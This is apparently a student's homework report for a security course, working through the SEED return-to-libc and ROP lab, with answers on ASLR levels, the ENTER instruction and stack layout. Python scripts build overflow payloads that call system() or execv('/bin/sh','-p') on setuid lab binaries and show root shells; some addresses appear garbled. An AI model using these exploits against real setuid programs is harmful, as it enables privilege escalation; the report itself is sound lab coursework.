

Information Security HandsOn Approach HW4

60947045s 呂昀修

Dec, 7, 2021

1. SEED Lab (40 points)

Task1.

For this lab, we have to modify the program's return address to libc address, and call them with some insecure command.

```
Breakpoint 1, 0x565562b0 in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ quit
[11/22/21]seed@VM:~/.../1$ █
```

Figure 1

Task2.

Next, we can set a string "/bin/sh" in the stack, so that we can can it by address.

```

[11/22/21] seed@VM:~/.../1$ cat prtenv.c
#include <stdio.h>
#include <stdlib.h>

void main() {
    char *shell = getenv("MYSHELL");
    if (shell)
        printf("%x\n", (unsigned int) shell);
}

[11/22/21] seed@VM:~/.../1$ ./prtenv
fffffd6c1
[11/22/21] seed@VM:~/.../1$ ./prtenv
fffffd6c1
[11/22/21] seed@VM:~/.../1$ ./prtenv
fffffd6c1
[11/22/21] seed@VM:~/.../1$

```

Figure 2

Task3.

After that, we have to know the distance between main program's ebp and buffer.

```

[-----code-----]
[-----]
0x5655625d <bof+16>: add    ebx,0x2d6b
0x56556263 <bof+22>: mov    eax,ebp
0x56556265 <bof+24>: mov    DWORD PTR [ebp-0xc],eax
=> 0x56556268 <bof+27>: lea    eax,[ebp-0x18]
0x5655626b <bof+30>: sub    esp,0x8
0x5655626e <bof+33>: push   eax
0x5655626f <bof+34>: lea    eax,[ebx-0x1fc0]
0x56556275 <bof+40>: push   eax
[-----stack-----]

```

Figure 3

With the structure below(figure4), we can set the corresponding contents in badfile and read it:




Figure 4

```
[11/22/21]seed@VM:~/.../1$ cat exploit.py
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 36 # 0x20 + 4 = 0x24
sh_addr = 0xfffffd6c1
content[X:X+4] = (sh_addr).to_bytes(4, byteorder='little')

Y = 28 # 0x18 + 4 = 0x1c
system_addr = 0xf7e12420
content[Y:Y+4] = (system_addr).to_bytes(4, byteorder='little')

Z = 32 # 0x1c + 4 = 0x20
exit_addr = 0xf7e04f80
content[Z:Z+4] = (exit_addr).to_bytes(4, byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
[11/22/21]seed@VM:~/.../1$ |
```

Figure 5

```
[11/22/21]seed@VM:~/.../1$ ./retlib
Address of input[] inside main(): 0xfffffcf50
Input size: 300
Address of buffer[] inside bof(): 0xfffffcf20
Frame Pointer value inside bof(): 0xfffffcf38
# whami
zsh: command not found: whami
# whoami
root
# |
```

Figure 6

Question1. without exit()

```
[11/22/21]seed@VM:~/.../1$ cat exploit_without_exit.py
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 36 # 0x20 + 4 = 0x24
sh_addr = 0xfffffd6c1
content[X:X+4] = (sh_addr).to_bytes(4, byteorder='little')

Y = 28 # 0x18 + 4 = 0x1c
system_addr = 0xf7e12420
content[Y:Y+4] = (system_addr).to_bytes(4, byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
[11/22/21]seed@VM:~/.../1$ |
```

Figure 7

```
[11/22/21]seed@VM:~/.../1$ ./exploit_without_exit.py
[11/22/21]seed@VM:~/.../1$ ./retlib
Address of input[] inside main(): 0xffffcf50
Input size: 300
Address of buffer[] inside bof(): 0xffffcf20
Frame Pointer value inside bof(): 0xffffcf38
$ ls
Makefile  exploit.py          gdb_command.txt      prtenv   retlib
badfile   exploit_without_exit.py  peda-session-retlib.txt  prtenv.c  retlib.c
$ exit
Segmentation fault
[11/22/21]seed@VM:~/.../1$ |
```

Figure 8

The results show that when I do exit(), there comes segment fault, because we don't have exit() address at the right place, it can be any value. Therefore, when the program is finished, it can't call exit() correctly.

Question2. different name length program

```
[11/22/21] seed@VM:~/.../1$ mv retlib newretlib
[11/22/21] seed@VM:~/.../1$ ll newretlib
-rwsr-xr-x 1 root seed 15788 Nov 22 08:22 newretlib
[11/22/21] seed@VM:~/.../1$ ./newretlib
Address of input[] inside main(): 0xfffffcf50
Input size: 300
Address of buffer[] inside bof(): 0xfffffcf20
Frame Pointer value inside bof(): 0xfffffcf38
sh: 1: h: not found
Segmentation fault
[11/22/21] seed@VM:~/.../1$
```

Figure 9

```
[11/22/21] seed@VM:~/.../1$ mv newretlib retbbb
[11/22/21] seed@VM:~/.../1$ ./retbbb
Address of input[] inside main(): 0xfffffcf50
Input size: 300
Address of buffer[] inside bof(): 0xfffffcf20
Frame Pointer value inside bof(): 0xfffffcf38
$ exit
Segmentation fault
[11/22/21] seed@VM:~/.../1$
```

Figure 10

When the program name is in different length rather than before, the environment variable address goes different. It means that the program doesn't work with previous addresses.

Task4.

Different with above task, I put the strings in contents instead of environment variables, undoubtedly, we can use this way in task3:

```
[11/24/21]seed@VM:~/.../1$ cat exploit.py
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))
buf = 0xffffcf60

X = 36 # 0x20 + 4 = 0x24
sh_addr = buf + 40
content[X:X+4] = (sh_addr).to_bytes(4, byteorder='little')
#shell code
content[X+4:X+8] = bytearray(b'/bin/sh\x00')

Y = 28 # 0x18 + 4 = 0x1c
system_addr = 0xf7e12420
content[Y:Y+4] = (system_addr).to_bytes(4, byteorder='little')

Z = 32 # 0x1c + 4 = 0x20
exit_addr = 0xf7e04f80
content[Z:Z+4] = (exit_addr).to_bytes(4, byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
[11/24/21]seed@VM:~/.../1$
```

Figure 11

As the above task, we have a more complex structure here with two arguments of execv() and one of them is a array(figure12):

Clearly shows that, I first put two strings in stack: ”/bin/sh” and ”-p”, and execv()'s two arguments are at content 36 (buf+36) and content 40 (buf+40), that point to addresses (buf+arr) and (buf+arr+16).

Figure13 is the code and figure14 is the result. Even in dash mode, we can easily call libc function and use dash argument ”-p” to get in root privilege:




Figure 12

```

buf = 0xfffffcf30 # buf of absolute execution
arr = 44

X = 28
execv_addr = 0xf7e994b0
content[X:X+4] = (execv_addr).to_bytes(4, byteorder='little')

Y = 32
exit_addr = 0xf7e04f80
content[Y:Y+4] = (exit_addr).to_bytes(4, byteorder='little')

Z = 36
sh_addr = buf + arr
content[Z:Z+4] = (sh_addr).to_bytes(4, byteorder='little')

content[arr:arr+8] = bytearray(b'/bin/sh\x00')
content[arr+8:arr+12] = bytearray(b'-p\x00\x00')
content[arr+16:arr+20] = (buf+arr).to_bytes(4, byteorder='little')
content[arr+20:arr+24] = (buf+arr+8).to_bytes(4, byteorder='little')
content[arr+24:arr+28] = bytearray(b'\x00\x00\x00\x00')
content[Z+4:Z+8] = (buf+arr+16).to_bytes(4, byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
[11/23/21]seed@VM:~/.../1$ |

```

Figure 13

```

|[11/23/21]seed@VM:~/.../1$ ./exploit_dash.py
|[11/23/21]seed@VM:~/.../1$ ./retlib
Address of input[] inside main(): 0xfffffcf30
Input size: 300
Address of buffer[] inside bof(): 0xfffffcf00
Frame Pointer value inside bof(): 0xfffffcf18
# whoami
root
# exit
[11/23/21]seed@VM:~/.../1$ |

```

Figure 14

Task5. ROP

Although foo() function isn't called in the program, it is still in the stack when executing the program, we can also get its address by gdb:

```
[gdb-peda$ p foo  
$5 = {<text variable, no debug info>} 0x5655636d <foo>  
gdb-peda$
```

Figure 15

Base on the exploit code in task4, I put foo() address at first for ten times, and follow with execv() address, exit() address, and shell code address. Actually, what I do is only shift task4's content and put in 10 foo().

```
foo_addr = 0x5655636d  
buf = 0xfffffcf30 # buf of absolute execution  
arr = 90  
offset = 28  
  
content[offset:offset+40] = ((foo_addr).to_bytes(4, byteorder='little')) * 10
```

Figure 16

```
[11/23/21] seed@VM:~/.../1$ ./exploit_foo.py  
[11/23/21] seed@VM:~/.../1$ ./retlib  
Address of input[] inside main(): 0xfffffcf30  
Input size: 300  
Address of buffer[] inside bof(): 0xfffffcf00  
Frame Pointer value inside bof(): 0xfffffcf18  
Function foo() is invoked 1 times  
Function foo() is invoked 2 times  
Function foo() is invoked 3 times  
Function foo() is invoked 4 times  
Function foo() is invoked 5 times  
Function foo() is invoked 6 times  
Function foo() is invoked 7 times  
Function foo() is invoked 8 times  
Function foo() is invoked 9 times  
Function foo() is invoked 10 times  
# whoami  
root  
#
```

Figure 17

2. randomize_va_space (15 points)

0: No randomization. Everything is static. 1: Conservative randomization. Shared libraries, stack, mmap(), VDSO and heap are randomized. 2: Full randomization. In addition to the elements listed in the previous point, memory managed through brk() is also randomized. (So does above 2)

In Linux, stack space is allocated by mmap() and brk(). When ASLR is level 1, mmap() is randomized, but brk() is not, on the other hand, below 128k memory space for brk() is not randomized in ASLR level 1.

There is an interesting thing. When I use ubuntu20.04 to implement this question, I always fail because ASLR is all randomized by default after ubuntu18.04 *Reference*. So I did this question in ubuntu16.04.

```
root@4ed88f38fa9a:/tmp# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@4ed88f38fa9a:/tmp# ./alloc
Address of malloc(128) is 0x602010
Address of malloc(1024) is 0x6024b0
Address of malloc(10*1024) is 0x6028c0
Address of malloc(100*1024) is 0x6050d0
Address of malloc(200*1024) is 0x7ffff7fbe010
Address of malloc(1000*1024) is 0x7ffff7ec3010
root@4ed88f38fa9a:/tmp# ./alloc
Address of malloc(128) is 0x602010
Address of malloc(1024) is 0x6024b0
Address of malloc(10*1024) is 0x6028c0
Address of malloc(100*1024) is 0x6050d0
Address of malloc(200*1024) is 0x7ffff7fbe010
Address of malloc(1000*1024) is 0x7ffff7ec3010
```

Figure 18: When ASLR is level 0, memory addresses are static.

```

root@4ed88f38fa9a:/tmp# sysctl -w kernel.randomize_va_space=1
kernel.randomize_va_space = 1
root@4ed88f38fa9a:/tmp# ./alloc
Address of malloc(128) is 0x602010
Address of malloc(1024) is 0x6024b0
Address of malloc(10*1024) is 0x6028c0
Address of malloc(100*1024) is 0x6050d0
Address of malloc(200*1024) is 0x7efd6833e010
Address of malloc(1000*1024) is 0x7efd68243010
root@4ed88f38fa9a:/tmp# ./alloc
Address of malloc(128) is 0x602010
Address of malloc(1024) is 0x6024b0
Address of malloc(10*1024) is 0x6028c0
Address of malloc(100*1024) is 0x6050d0
Address of malloc(200*1024) is 0x7f9b7d313010
Address of malloc(1000*1024) is 0x7f9b7d218010
root@4ed88f38fa9a:/tmp#

```

Figure 19: When ASLR is level 1, you can find that below 128k memory is static(above red line), and above 128k is randomized.

```

root@4ed88f38fa9a:/tmp# sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
root@4ed88f38fa9a:/tmp# ./alloc
Address of malloc(128) is 0xb10010
Address of malloc(1024) is 0xb104b0
Address of malloc(10*1024) is 0xb108c0
Address of malloc(100*1024) is 0xb130d0
Address of malloc(200*1024) is 0x7fe813e42010
Address of malloc(1000*1024) is 0x7fe813d47010
root@4ed88f38fa9a:/tmp# ./alloc
Address of malloc(128) is 0x146b010
Address of malloc(1024) is 0x146b4b0
Address of malloc(10*1024) is 0x146b8c0
Address of malloc(100*1024) is 0x146e0d0
Address of malloc(200*1024) is 0x7ff047097010
Address of malloc(1000*1024) is 0x7ff046f9c010
root@4ed88f38fa9a:/tmp#

```

Figure 20: When ASLR is level 2, memory addresses are randomized.

3. ENTER (15 points)

ENTER's second argument means a nesting level, which allows multiple parent frames to be accessed from the called function. This is not used in C because there are no nested functions.

Reference

4. Stack Layout (15 points)

When calling f() function, it pushes 0x5, 0x4, and main return address into the stack.

```
=> 0x56556208 <f>:    endbr32
    0x5655620c <f+4>:    push    ebp
    0x5655620d <f+5>:    mov     ebp,esp
    0x5655620f <f+7>:    sub    esp,0x18
    0x56556212 <f+10>:   call    0x565562c8 <__x86.get_pc_thunk.ax>
[-----stack-----]
00001 0xfffffd2ec --> 0x565561f8 (<main+43>:      add    esp,0x10)
00041 0xfffffd2f0 --> 0x4
00081 0xfffffd2f4 --> 0x5
00121 0xfffffd2f8 --> 0xfffffd3bc --> 0xfffffd55a ("LC_NAME\\tDEFAULT=zh_TW.UTF-8")
00161 0xfffffd2fc --> 0x565561e7 (<main+26>:      add    eax,0x2df1)
00201 0xfffffd300 --> 0xf7fe22d0 (endbr32)
00241 0xfffffd304 --> 0xfffffd320 --> 0x1
00281 0xfffffd308 --> 0x0
Γ-----
```

Figure 21

```
0x56556285 <g+67>:    call    0x56556070 <printf@plt>
=> 0x5655628a <g+72>:   add    esp,0x10
    0x5655628d <g+75>:    jmp    0x565562c3 <g+129>
    0x5655628f <g+77>:    movzx  edx,BYTE PTR [ebp-0x20]
    0x56556293 <g+81>:    movzx  eax,BYTE PTR [ebp-0x24]
    0x56556297 <g+85>:    add    eax,edx
[-----stack-----]
00001 0xfffffd200 --> 0x56557008 ("Values: [%d,%d]\n")
00041 0xfffffd204 --> 0x13
00081 0xfffffd208 --> 0x14
00121 0xfffffd20c ("RbUV")
00161 0xfffffd210 --> 0x0
00201 0xfffffd214 --> 0x14
00241 0xfffffd218 --> 0x13
00281 0xfffffd21c --> 0x0
Γ-----
```

Figure 22

Below is the rough stack structure after calling f() function:




Figure 23

After printf() is finished, esp is added by 0x10(original esp=0xffffd200), means that it refreshes the bottom of the stack with 0xffffd210.

```

0x56556285 <g+67>:    call   0x56556070 <printf@plt>
0x5655628a <g+72>:    add    esp,0x10
=> 0x5655628d <g+75>: jmp   0x565562c3 <g+129>
| 0x5655628f <g+77>: movzx edx,BYTE PTR [ebp-0x20]
| 0x56556293 <g+81>: movzx eax,BYTE PTR [ebp-0x24]
| 0x56556297 <g+85>: add    eax,edx
| 0x56556299 <g+87>: mov    BYTE PTR [ebp-0x9],al
|-> 0x565562c3 <g+129>: mov    ebx,DWORD PTR [ebp-0x4]
0x565562c6 <g+132>:    leave
0x565562c7 <g+133>:    ret
0x565562c8 <__x86.get_pc_thunk.ax>:      mov    eax,DWORD PTR [esp]
                                                JUMP is taken
[-----stack-----]
0000| 0xffffd210 --> 0x0
0004| 0xffffd214 --> 0x14
0008| 0xffffd218 --> 0x13
0012| 0xffffd21c --> 0x0
0016| 0xffffd220 --> 0x0
0020| 0xffffd224 --> 0x0
0024| 0xffffd228 --> 0x0
0028| 0xffffd22c --> 0x0

```

Figure 24

Then, before returning to the previous g(), it does LEAVE, that is, flush the stack from the lower address to the address of "g() return address". It does five LEAVEs totally (three for g(), one for f(), and one for main).

5. Defeat Dash's Countermeasure with ROP (15 points)

The way in this question is similar to Q1/task5.

```
Breakpoint 1, 0x56556347 in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$
```

Figure 25

```
[-----code-----]
0x5655627d <foo+16>: add    ebx,0x2d47
0x56556283 <foo+22>: mov    eax,ebp
0x56556285 <foo+24>: mov    DWORD PTR [ebp-0xc],eax
=> 0x56556288 <foo+27>: lea    eax,[ebp-0x70]
0x5655628b <foo+30>: sub    esp,0x8
0x5655628e <foo+33>: push   eax
0x5655628f <foo+34>: lea    eax,[ebx-0x1fbc]
0x56556295 <foo+40>: push   eax
```

Figure 26: The result shows that the distance between main program's ebp and buffer is 0x70, so we set the offset is $0x70 + 4 = 0x74 = 116$

```
[12/05/21]seed@VM:~/.../5$ ./stack_rop
The '/bin/sh' string's address: 0xfffffd6b9
Address of input[] inside main(): 0xfffffc58
Address of buffer[]: 0xfffffcac8
Frame pointer value: 0xfffffc38
Return properly.
[12/05/21]seed@VM:~/.../5$
```

Figure 27: MYSHELL address is 0xfffffd6b9, then I modify the exploit_bar.py sh_addr

```
[gdb-peda$ p bar
$2 = {<text variable, no debug info>} 0x565562d0 <bar>
gdb-peda$
```

Figure 28

```
# Fill content with non-zero values
content = bytearray(0xaa for i in range(316))
bar_addr = 0x565562d0
buf = 0xfffffc58 # buf of absolute execution
arr = 200
offset = 116

content[offset:offset+40] = ((bar_addr).to_bytes(4, byteorder='little')) * 10

X = offset + 40
execv_addr = 0xf7e994b0
content[X:X+4] = (execv_addr).to_bytes(4, byteorder='little')

Y = offset + 44
exit_addr = 0xf7e04f80
content[Y:Y+4] = (exit_addr).to_bytes(4, byteorder='little')

Z = offset + 48
sh_addr = 0xfffffd6b9
content[Z:Z+4] = (sh_addr).to_bytes(4, byteorder='little')
```

Figure 29

```
[12/05/21]seed@VM:~/.../5$ ./exploit_bar.py
[12/05/21]seed@VM:~/.../5$ ./stack_rop
The '/bin/sh' string's address: 0xfffffd6b9
Address of input[] inside main(): 0xfffffcb58
Address of buffer[]: 0xfffffcac8
Frame pointer value: 0xfffffcb38
The function bar() is invoked 1 times!
The function bar() is invoked 2 times!
The function bar() is invoked 3 times!
The function bar() is invoked 4 times!
The function bar() is invoked 5 times!
The function bar() is invoked 6 times!
The function bar() is invoked 7 times!
The function bar() is invoked 8 times!
The function bar() is invoked 9 times!
The function bar() is invoked 10 times!
# whoami
root
#
```

Figure 30